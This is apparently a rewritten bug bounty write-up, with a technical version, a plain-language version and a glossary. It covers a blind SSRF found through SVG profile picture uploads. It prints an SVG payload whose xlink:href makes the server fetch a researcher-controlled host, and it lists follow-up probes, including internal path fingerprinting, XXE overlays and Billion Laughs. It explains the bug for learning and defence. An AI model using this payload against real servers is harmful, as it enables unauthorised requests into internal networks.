My First Bug: Blind SSRF Through Profile Picture Upload
The profile picture upload accepted SVG files and the server fetched external images referenced in the SVG's xlink:href attribute. An attacker could make the server send GET requests to arbitrary URLs with image extensions, enabling blind SSRF.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the story of a first bug: a blind server-side request forgery (SSRF) reached through a profile picture upload. The target was a private program on HackerOne, and the researcher does not name the program or the affected domain. The feature involved is the avatar upload: a user picks an image for their profile, and the application stores it. The report does not describe the storage backend or how the uploaded file is later served.

Setup
The researcher had been invited to a private program after taking part in Capture the Flag events on HackerOne. Before starting, they prepared a methodology and a mindmap on whimsical.com, and committed to working on this single program for a week without touching any other target. The report was submitted within two days of accepting the invite.
No specific tools, versions or account roles are described. The only precondition that matters for the bug is the ability to upload an avatar through the normal profile picture feature.
Finding it
Day 1 was spent on SSRF, which the researcher had been studying through May. They searched the in-scope domains for the usual SSRF indicators: endpoints with URL parameters, external links and similar suspicious parameters. Nothing was exploited that day; the output was a feel for a couple of in-scope domains and a list of suspicious endpoints.
Day 2 moved to one of those domains, where the application relied heavily on XML HTTP Requests in POST requests. The researcher first tried an XXE approach rather than SSRF, replacing the body of those requests with a range of XXE payloads. None of them worked.


They then turned to the profile picture upload for their own avatar. The POST request that uploaded the image turned out to be simple: a request with a content type and the raw image in the body, with no multipart form wrapping described in the report.
Exploitation
Step 1: replace the image with an SVG
Because the body was just raw image bytes, the researcher swapped the image for an SVG to see whether the server would accept it, and to gain a larger attack surface. The payload was:
<svg xmlns:svg="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="200" height="200"> <image height="30" width="30" xlink:href="https://controlledserver.com/pic.svg" /> </svg>
The researcher submitted the SVG in place of the image. The important part is the <image> element and its xlink:href attribute: in SVG, that attribute makes the renderer fetch the referenced resource. Here the reference points at https://controlledserver.com/pic.svg, a host the researcher controls.
Step 2: let the server fetch the URL
When the SVG is processed, the server requests whatever URL sits inside the quotes of xlink:href and uploads it as the SVG image. The researcher could not see the response, so this is blind SSRF: the request is made by the server, and the attacker only observes the effect indirectly. The reach is limited to URLs that end in an image extension, because the fetched resource has to be usable as an image.

Step 3: demonstrate impact
Through the malicious image upload the researcher was able to:
- Make GET requests as the server to any HTTPS URL with an image extension at the end.
- Fingerprint the server's libraries by putting internal paths into the URI, so that internal server files would be uploaded.
- Overlay their own image with a static XXE and write whatever they wanted on it.
- Execute the Billion Laughs attack through the image upload. Denial of service was out of scope, so this was not pursued as a finding; the researcher wrote a separate blog post about it.
Root cause
The upload endpoint accepted an SVG as an avatar and then processed it server-side in a way that resolved external references. The xlink:href attribute of the SVG <image> element is a URL that the processing component fetches, so user-controlled markup translated directly into a server-side request. The earlier XXE attempts on the XML HTTP requests did not work.
Impact
The impact is bounded by what the researcher demonstrated. The server can be made to issue GET requests to any HTTPS URL ending in an image extension, and internal paths can be used to fingerprint libraries. The SVG can also carry a static XXE and overlay content onto the resulting image. The Billion Laughs payload worked, but denial of service was out of scope for the program. The researcher describes the bug as blind SSRF.
Fix
The natural fix, given the mechanism, is to stop the image processing pipeline from resolving external references in uploaded SVGs, or to reject SVG uploads for avatars altogether. The report does not confirm which of these was applied.
Variants to test
- SVG upload on other avatar or image features. Upload an SVG whose
<image>element points at a host you control. A positive result is a request arriving at your server from the target's infrastructure. - Other URL-bearing SVG attributes. The same fetch behaviour can appear in attributes other than
xlink:href; test each one that accepts a URL. A positive result is an inbound request to your listener. - Internal path probing. Point the reference at internal paths with an image extension and observe whether the uploaded result changes. A positive result is a difference in the stored image that reveals an internal file.
- Billion Laughs through image uploads. Use an SVG with nested entities to see whether the processing component expands them. A positive result is a measurable slowdown or failure in processing, though this is only useful where denial of service is in scope.
For a closer look at the same class of bug, the researcher points to HackerOne report 223203, a Shopify disclosure titled "SVG Server Side Request Forgery (SSRF)", described there as a regression of an earlier issue.

What happened, in plain words
A security researcher found their first real bug on a private bug bounty program. A bug bounty program is a deal offered by a company: if you find a security problem in their systems and report it responsibly, they may reward you. A private program means you can only take part if you are invited.
The bug was a blind server-side request forgery, usually shortened to SSRF. To understand it, imagine you hand a parcel to a hotel receptionist and ask them to deliver it to any address written on the label. You never go to that address yourself, but the receptionist does, and they can go into rooms you could never enter. In an SSRF, the attacker makes the company's own server send a request to a destination of the attacker's choosing. The server sits inside the company network, so it can reach internal machines that an outsider cannot. "Blind" means the attacker does not get to see the reply: they only know the request was made, not what came back.
The way in was the profile picture upload, also called the avatar upload. On almost any website with user accounts, you can pick an image to represent you. The application takes that image and stores it. The report does not describe where or how the image is stored, or how it is later shown to other users.
Setup
The researcher got into the private program after taking part in Capture the Flag events on HackerOne. Capture the Flag, or CTF, is a competition where participants solve security puzzles in a safe, deliberately vulnerable environment; doing well in them can lead to invitations to private programs. HackerOne is a platform where companies run their bug bounty programs.
Before starting, the researcher prepared two things: a methodology and a mindmap. A methodology is simply a checklist of what to try and in what order, so you do not wander aimlessly. A mindmap is a diagram that branches out from a central idea into related topics; the researcher made one on whimsical.com, a website for drawing such diagrams. The plan was to work on this one program for a week and not touch any other target, so that attention would not be split.
The report was submitted within two days of accepting the invite.
The report does not name any specific tools, software versions or account roles. The only thing you needed to trigger the bug was the ordinary ability to upload an avatar through the normal profile picture feature.
Finding it
Day 1 was dedicated to SSRF, which the researcher had spent all of May studying. They looked through the domains that were in scope, meaning the parts of the company's systems the program allowed them to test. They were hunting for the usual signs that an SSRF might be possible: endpoints with URL parameters, external links, and similar suspicious parameters. An endpoint is a specific address on a server that does a specific job, like a counter in a shop where you ask for one particular service. A URL parameter is the part of a web address after a question mark that passes a value to the server, for example the search term in a search results page.
Nothing was exploited that day. The result was a feel for a couple of in-scope domains and a list of suspicious endpoints to come back to.
Day 2 moved to one of those domains. There, the application relied heavily on XML HTTP Requests in POST requests. Two concepts need unpacking here.
A POST request is one of the ways a browser talks to a server. When you simply open a page, the browser usually sends a GET request, which asks the server to give you something. When you submit a form, upload a file or send data to be saved, the browser usually sends a POST request, which carries data in its body. Think of GET as asking to see a menu and POST as handing over a filled-in order form.
XML HTTP Requests are requests whose body is written in XML. XML is a text format for structured data, built from tags in angle brackets, much like HTML but meant for carrying data rather than displaying pages. The name is a little confusing today: the technology called XMLHttpRequest is what lets a web page fetch data in the background without reloading, and it is the basis of what people call AJAX. The point for this story is that the application was sending XML in the body of its POST requests.
The researcher first tried an XXE approach instead of SSRF. XXE stands for XML External Entity. XML has a feature called entities: a way to define a shorthand and have the parser replace it with something else. An external entity is a shorthand whose replacement is fetched from somewhere else, such as a file on the server or a URL. If an application parses XML from a user and allows external entities, the attacker can make the server fetch things on their behalf. That is why XXE is a close cousin of SSRF: both make the server go and get something the attacker chose.
The researcher replaced the body of those requests with a range of XXE payloads. A payload is the actual malicious input you send. None of them worked.
They then turned to the profile picture upload for their own avatar. The POST request that uploaded the image turned out to be simple: a request with a content type and the raw image in the body. The content type is a label the browser attaches to a request saying what kind of data is inside, for example an image. "Raw image in the body" means the bytes of the image file were sent directly, without the extra wrapping that a multipart form normally adds when you upload a file through a web page. The report shows the POST request in a screenshot.
Exploitation
Step 1: replace the image with an SVG
Because the body was just raw image bytes, the researcher swapped the image for an SVG to see whether the server would accept it, and to gain a larger attack surface. An SVG is an image format, but unlike a JPEG or a PNG it is written as text in XML. That matters because XML can contain references to other resources, which a plain photo cannot. "Attack surface" means the total set of things an attacker can try to abuse; accepting a richer format gives the attacker more to work with.
The payload was:
<svg xmlns:svg="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="200" height="200"> <image height="30" width="30" xlink:href="https://controlledserver.com/pic.svg" /> </svg>
Line by line, in plain words:
<svg ...>opens the SVG document. Everything between this opening tag and the closing</svg>at the end describes the image.xmlns:svg="http://www.w3.org/2000/svg"declares a namespace calledsvg. A namespace is a way of saying which vocabulary a name belongs to, so that two different things with the same name do not clash. Here it points at the official SVG vocabulary.xmlns="http://www.w3.org/2000/svg"sets the default namespace for the document, so plain tag names like<image>are understood as SVG elements.xmlns:xlink="http://www.w3.org/1999/xlink"declares a second namespace calledxlink. This is the vocabulary that provides thexlink:hrefattribute, which is how older SVG files point at another resource.width="200" height="200"sets the overall size of the SVG canvas to 200 by 200 units.<image height="30" width="30" ... />places an image inside the canvas, 30 by 30 units in size.xlink:href="https://controlledserver.com/pic.svg"is the important part. It tells the SVG where the image content comes from: a URL on a server the researcher controls. In SVG, this attribute makes the renderer go and fetch the referenced resource.</svg>closes the document.
The researcher submitted the SVG in place of the image. The key element is <image> together with its xlink:href attribute: when the SVG is processed, that attribute makes the processing component fetch the referenced resource. Here the reference points at https://controlledserver.com/pic.svg, a host the researcher controls.
Step 2: let the server fetch the URL
When the SVG is processed, the server requests whatever URL sits inside the quotes of xlink:href and uploads it as the SVG image. The researcher could not see the response, so this is blind SSRF: the request is made by the server, and the attacker only observes the effect indirectly. The reach is limited to URLs that end in an image extension, because the fetched resource has to be usable as an image. An image extension is the tail of a filename or URL such as .png or .jpg that says what kind of file it is.
Step 3: demonstrate impact
Through the malicious image upload the researcher was able to:
- Make GET requests as the server to any HTTPS URL with an image extension at the end.
- Fingerprint the server's libraries by putting internal paths into the URI, so that internal server files would be uploaded.
- Overlay their own image with a static XXE and write whatever they wanted on it.
- Execute the Billion Laughs attack through the image upload. Denial of service was out of scope, so this was not pursued as a finding; the researcher wrote a separate blog post about it.
A few of those terms need explaining. Fingerprinting means working out what software and versions a server is running, because different software behaves in slightly different ways. A library is a bundle of ready-made code that an application uses for a job such as processing images. A URI is a general name for an address of a resource, of which a URL is the most familiar kind. A static XXE here means an XXE payload baked into the SVG file itself, rather than one sent in a separate request. The Billion Laughs attack is a trick where a small XML document defines entities that refer to each other in a way that multiplies enormously when expanded, so a tiny file can consume huge amounts of memory. Denial of service means making a service unavailable to its real users; it was out of scope, meaning the program did not authorise testing for it, so it was not reported as a finding.
Root cause
The upload endpoint accepted an SVG as an avatar and then processed it server-side in a way that resolved external references. The xlink:href attribute of the SVG <image> element is a URL that the processing component fetches, so user-controlled markup translated directly into a server-side request. The earlier XXE attempts on the XML HTTP requests did not work. A parser is the piece of software that reads a structured text format and turns it into something the program can use.
Impact
The impact is bounded by what the researcher demonstrated. The server can be made to issue GET requests to any HTTPS URL ending in an image extension, and internal paths can be used to fingerprint libraries. The SVG can also carry a static XXE and overlay content onto the resulting image. The Billion Laughs payload worked, but denial of service was out of scope for the program. The researcher describes the bug as blind SSRF.
Fix
The natural fix, given the mechanism, is to stop the image processing pipeline from resolving external references in uploaded SVGs, or to reject SVG uploads for avatars altogether. The report does not confirm which of these was applied.
Variants to test
- SVG upload on other avatar or image features. Upload an SVG whose
<image>element points at a host you control. A positive result is a request arriving at your server from the target's infrastructure. - Other URL-bearing SVG attributes. The same fetch behaviour can appear in attributes other than
xlink:href; test each one that accepts a URL. A positive result is an inbound request to your listener. - Internal path probing. Point the reference at internal paths with an image extension and observe whether the uploaded result changes. A positive result is a difference in the stored image that reveals an internal file.
- Billion Laughs through image uploads. Use an SVG with nested entities to see whether the processing component expands them. A positive result is a measurable slowdown or failure in processing, though this is only useful where denial of service is in scope.
For a closer look at the same class of bug, the researcher points to HackerOne report 223203, a Shopify disclosure titled "SVG Server Side Request Forgery (SSRF)", described there as a regression of an earlier issue. A regression is when a bug that was once fixed comes back, usually because of a later change to the code.
Glossary
- Bug bounty program: an arrangement where a company invites people to find and report security problems in its systems, often with a reward.
- Private program: a bug bounty program you can only join if invited.
- Capture the Flag (CTF): a competition where participants solve security puzzles in a safe, deliberately vulnerable environment.
- HackerOne: a platform where companies run bug bounty programs and researchers submit reports.
- SSRF (Server-Side Request Forgery): a bug where an attacker makes the company's own server send a request to a destination the attacker chooses.
- Blind SSRF: an SSRF where the attacker cannot see the server's reply, only infer that the request happened.
- Avatar / profile picture upload: the feature that lets a user pick an image to represent their account.
- Endpoint: a specific address on a server that performs a specific job.
- URL parameter: the part of a web address after a question mark that passes a value to the server.
- In scope: the parts of a company's systems that a program authorises you to test.
- GET request: a request that asks a server to give you something, such as a page.
- POST request: a request that sends data to a server, such as a form submission or a file upload.
- XML: a text format for structured data, built from tags in angle brackets.
- XML HTTP Request: a request whose body is written in XML; also the name of the browser technology that fetches data in the background.
- XXE (XML External Entity): a bug where an application parses XML from a user and allows external entities, so the attacker can make the server fetch things on their behalf.
- Entity: in XML, a shorthand that the parser replaces with something else.
- External entity: an XML entity whose replacement is fetched from elsewhere, such as a file or a URL.
- Payload: the actual malicious input you send.
- Content type: a label attached to a request or response saying what kind of data it contains.
- Raw image in the body: sending the bytes of an image file directly, without multipart form wrapping.
- Multipart form: the extra wrapping a browser normally adds when uploading a file through a web page.
- SVG: an image format written as text in XML, which can contain references to other resources.
- Attack surface: the total set of things an attacker can try to abuse.
- Namespace: a way of saying which vocabulary a name belongs to, so names do not clash.
- xlink:href: the SVG attribute that points at another resource, which the renderer fetches.
- Image extension: the tail of a filename or URL such as
.pngor.jpgthat says what kind of file it is. - Fingerprinting: working out what software and versions a server is running.
- Library: a bundle of ready-made code an application uses for a job such as image processing.
- URI: a general name for the address of a resource; a URL is the most familiar kind.
- Static XXE: an XXE payload baked into a file such as an SVG, rather than sent in a separate request.
- Billion Laughs attack: an XML trick where entities refer to each other and multiply enormously when expanded, so a tiny file consumes huge resources.
- Denial of service (DoS): making a service unavailable to its real users.
- Out of scope: not authorised for testing by the program.
- Parser: the piece of software that reads a structured text format and turns it into something the program can use.
- Internal reconnaissance: probing a company's internal systems from the inside, using a compromised or misused server.
- Regression: when a bug that was once fixed comes back, usually because of a later code change.




